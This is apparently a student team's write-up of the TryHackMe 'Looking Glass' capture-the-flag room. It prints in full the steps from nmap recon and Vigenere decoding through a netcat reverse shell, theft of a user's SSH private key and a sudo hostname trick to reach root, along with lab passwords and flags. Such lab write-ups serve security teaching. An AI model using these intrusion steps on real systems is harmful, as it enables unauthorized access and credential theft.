

# PenTest1

## ROOM A

### SIUUU

#### Members

ID	Name	Role
1211103423	Muhammad Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member

# Recon and Enumeration

**Members Involved:** Rino, Haiqal and Ayu

**Tools used:** Kali Linux, Nmap, Vigenere Solver (Cipher Auto-Solver)

**Thought Process and Methodology and Attempts:**

After getting the machine IP from TryHackMe, we scan the machine IP using nmap to check for open ports in the terminal.

```
(1211104232@kali)-[~]
└─$ nmap -v 10.10.233.109
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 00:59 EDT
Initiating Ping Scan at 00:59
Scanning 10.10.233.109 [2 ports]
Completed Ping Scan at 00:59, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:59
Completed Parallel DNS resolution of 1 host. at 00:59, 0.01s elapsed
Initiating Connect Scan at 00:59
Scanning 10.10.233.109 [1000 ports]
Discovered open port 22/tcp on 10.10.233.109
Discovered open port 10243/tcp on 10.10.233.109
Discovered open port 12000/tcp on 10.10.233.109
Discovered open port 9900/tcp on 10.10.233.109
Discovered open port 9943/tcp on 10.10.233.109
Discovered open port 12265/tcp on 10.10.233.109
Discovered open port 9071/tcp on 10.10.233.109
Discovered open port 12345/tcp on 10.10.233.109
Discovered open port 10628/tcp on 10.10.233.109
Discovered open port 9220/tcp on 10.10.233.109
Increasing send delay for 10.10.233.109 from 0 to 5 due to 31 out of 101 dropped probes since last increase.
Discovered open port 9002/tcp on 10.10.233.109
Discovered open port 10180/tcp on 10.10.233.109
Increasing send delay for 10.10.233.109 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 10.10.233.109 from 10 to 20 due to max_successful_tryno increase to 4
Discovered open port 10778/tcp on 10.10.233.109
Discovered open port 11111/tcp on 10.10.233.109
Discovered open port 9081/tcp on 10.10.233.109
Discovered open port 9503/tcp on 10.10.233.109
Discovered open port 10617/tcp on 10.10.233.109
Increasing send delay for 10.10.233.109 from 20 to 40 due to 11 out of 15 dropped probes since last increase.
Discovered open port 9666/tcp on 10.10.233.109
Discovered open port 9999/tcp on 10.10.233.109
Discovered open port 9898/tcp on 10.10.233.109
Increasing send delay for 10.10.233.109 from 40 to 80 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.233.109 from 80 to 160 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.233.109 from 160 to 320 due to 11 out of 14 dropped probes since last increase.
```

IP Address	Expires
10.10.233.109	1h 42m 50s

Add 1 hour

After we scan for the ports, we use the ssh command to find the correct port for our machine. From the information we got after scanning the ports using nmap, we know that the range value of the ports is between 9000 and 13783. We tried to check for port 13783 and it showed that the port is higher and when we checked for port 10215 we had the message 'lower' which gave us a clue that the correct port is higher than 10215. Then, we know that we can obtain the correct port using those clues.

```
Command-Line Line 0: no argument after keyword 'hostkeyalgorithms/'
Active Machine Information
Expires 1h 30m 26s

(1211104232@kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.233.109 -p 13783
The authenticity of host '[10.10.233.109]:13783 ([10.10.233.109]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.233.109]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.233.109 closed.

(1211104232@kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.233.109 -p 11111
The authenticity of host '[10.10.233.109]:11111 ([10.10.233.109]:11111)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.233.109]:11111' (RSA) to the list of known hosts.
Higher
Connection to 10.10.233.109 closed.

(1211104232@kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.233.109 -p 10215
The authenticity of host '[10.10.233.109]:10215 ([10.10.233.109]:10215)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.233.109]:10215' (RSA) to the list of known hosts.
Lower
Connection to 10.10.233.109 closed.

(1211104232@kali)-[~]
$
```

After checking for several ports using the clues given, we finally found the correct port which is 10862. After connecting to the port, we got a message that looks like an encrypted text.

```
File Actions Edit View Help
1211104232@kali: ~ x 1211104232@kali: ~ x
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:1: [hashed name]
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
(13 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.233.109]:10862' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztqiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgf wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkh wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdhgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.


'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd

Title IP Address
Looking Class 10.10.233.109


Climb through the Looking

Answer the questions below
Get the user flag.
```


We copied the text. To decode the message we search for a cipher identifier and analyzer.



On this site, we searched for a vigenere tool and paste the text we copied in the text box.




We set the max key length to 20.






Then, we use Auto Solve because we don't have any key yet. After getting the key, we type the key in the text box provided and decode the text.



As a result, we got a decoded message. At the bottom of the decoded message, we got the secret. Then we go back to our ssh



After entering the secret, we have what appears to be the username and password

```
Enter Secret:
jabberwock:GraduallyInclinedAllowedDipping
Connection to 10.10.233.109 closed.
```

We connect to the jabberwock IP port using the ssh tool. We use the password we get before to login to the jabberwock.

```
(1211104232@kali)-[~]
$ ssh jabberwock@10.10.233.109
The authenticity of host '10.10.233.109 (10.10.233.109)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.233.109' (ED25519) to the list of known hosts.
jabberwock@10.10.233.109's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

After we successfully login to the jabberwock, we use ls -l command to see all the files available.

```
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$
```

**Final Result: We successfully obtained the user flag by using cat commands to check the content in the user.txt file.**

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

```
jabberwock@looking-glass:~$ cat user.txt | rev  
thm{65d3710e9d75d5f346d2bac669119a23}  
jabberwock@looking-glass:~$
```

## Initial Foothold

**Members Involved:** Rino, Haiqal and Ayu

**Tools used:** Kali Linux, Netcat, Crackstation

**Thought Process and Methodology and Attempts:**

We start a netcat listener, using the netcat command at 1234 port. Then create the file name 'twasBrillig.sh' to connect to netcat. But it didn't catch it, so we used 'sudo reboot' to reboot the machine. After a few minutes, it catches it.

```
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ nano twasBrillig.sh  
jabberwock@looking-glass:~$ nano twasBrillig.sh  
jabberwock@looking-glass:~$ sudo reboot  
Connection to 10.10.233.109 closed by remote host.  
Connection to 10.10.233.109 closed.
```

```
(1211104232@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.94.55] from (UNKNOWN) [10.10.233.109] 36050
/bin/sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$
```

Then, we use 'ls -la' to get the hidden files. We see there two .txt files, we open two of them but for 'humptydumpty.txt' output as below.

```
$ ls -la
total 28
drwx----- 2 tweedledum tweedledum 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 tweedledum tweedledum 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 tweedledum tweedledum 3771 Jun 30 2020 .bashrc
-rw-r--r-- 1 tweedledum tweedledum 807 Jun 30 2020 .profile
-rw-r--r-- 1 root root 520 Jul 3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul 3 2020 poem.txt
$ cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```


The output looks like hash so we copy and paste the output to Crackstation. But the results are like this, it looks like a password. The last one is red, so maybe it is not a hash, so we decide to decoding it from HEX.



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We navigate to hex decoder online tools. Copy and paste the hash.

**Proceeded!**  
1 hashes were checked: 1 found 0 not found

**Found:**  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk

SEARCH AGAIN

So we stabilize the shell before changing to another user and now we switch to humptydumpty using the password that we get.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

# Horizontal Privilege Escalation

**Members Involved:** Rino, Haiqal and Ayu

**Tools used:** Kali Linux

**Thought Process and Methodology and Attempts:**

We list out the hidden files in the directory. Navigate to alice and list out. We use '.ssh/id\_rsa' and using cat command we open it.

```
humptydumpty@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x  8 root        root          4096 Jul  3  2020 .
drwxr-xr-x 24 root        root          4096 Jul  2  2020 ..
drwx--x--x  6 alice       alice          4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 06:48 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock   4096 Jul 26 06:33 jabberwock
drwx----- 5 tryhackme   tryhackme   4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee  tweedledee  4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum  tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cd ..
cd ..
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtkP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwCzNa5MMGo+1Cg4ifzfV4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7*2R3vyyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUZvLRgFRmpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjp2hSPGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiT25jf
qL2P2TVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UFx2hLHTHT8tsjqBUwrb/jLMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDy0FWCbmG0vik4Lzk/rDgn9VjcYfX0puj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LUdKt4QQvCJVRGbdBVG0FLoWZzLpYGJchxmLR+RHCB40pZjBgr5
8bjJLQcp6pplBRCF/0sG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfqWDXqQQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/Gwd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflyL9KaCGr
+zlCotJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdtITQ1+HQ79xagY0fjL6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+XM6lZrdsHwdQAXK
e8wCuhMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsFRn1gZNhTTAyNnRMH1U7kUFpUB2ZXCMnCGLhAGebY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEu/4s9eonVimF+u19HJFOPJSAyxx0
-----END RSA PRIVATE KEY-----
```

We copy the output to a local file and we use 600 permissions and log in via SSH.

```
(1211104232@kali)-[~]  
$ nano id_rsa  
  
(1211104232@kali)-[~]  
$ chmod 600 id_rsa  
  
(1211104232@kali)-[~]  
$ ssh -i id_rsa alice@10.10.233.109  
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$
```

We are logged in as alice but alice still not a root user. We list out the directory and it shows 'kitten.txt' and open it using cat command.

```
alice@looking-glass:~$ ls  
kitten.txt  
alice@looking-glass:~$ cat kitten.txt  
She took her off the table as she spoke, and shook her backwards and forwards with all her might.  
  
The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, a  
  
-and it really was a kitten, after all.  
alice@looking-glass:~$
```

# Root Privilege Escalation

**Members Involved:** Rino, Haiqal and Ayu

**Tools used:** Kali Linux

## **Thought Process and Methodology and Attempts:**

We navigate to the sudoers directory and list out. There are 4 outputs and one of them is alice. We use cat commands to open it. So we tried to sudo it using the -h command and now we are on root. So we navigate to root and list out the directory and the output are 4 and one of them is 'root.txt'. So we cat the 'root.txt' but it was reversed so we used the 'rev' command and we got the flag.




```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .ssh kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still

--and it really was a kitten, after all.
alice@looking-glass:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .ssh kitten.txt
alice@looking-glass:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .ssh kitten.txt
alice@looking-glass:~$ cd /root
-bash: cd: /root: Permission denied
alice@looking-glass:~$ sudo -l -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
/bin/bash
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .ssh kitten.txt
alice@looking-glass:~$ cd /root
-bash: cd: /root: Permission denied
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# ls -la
.  .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .ssh kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

## Contributions

ID	Name	Contributions	Signatures
1211103423	Muhammad Rino Frawidya bin Suheri	Helps in getting user flag and root flag. Completing writeup and presenting in Recon and Enumeration part. Compiled presentation video.	
1211104232	Muhammad Amirul Haiqal Bin Zameri	Helps in getting user flag and root flag. Completing and presenting writeup in Initial Foothold part.	
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Helps in getting user flag and root flag. Completing and presenting Horizontal Privilege Escalation and Root Privilege Escalation part.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

<https://youtu.be/nndV0NN3hLM>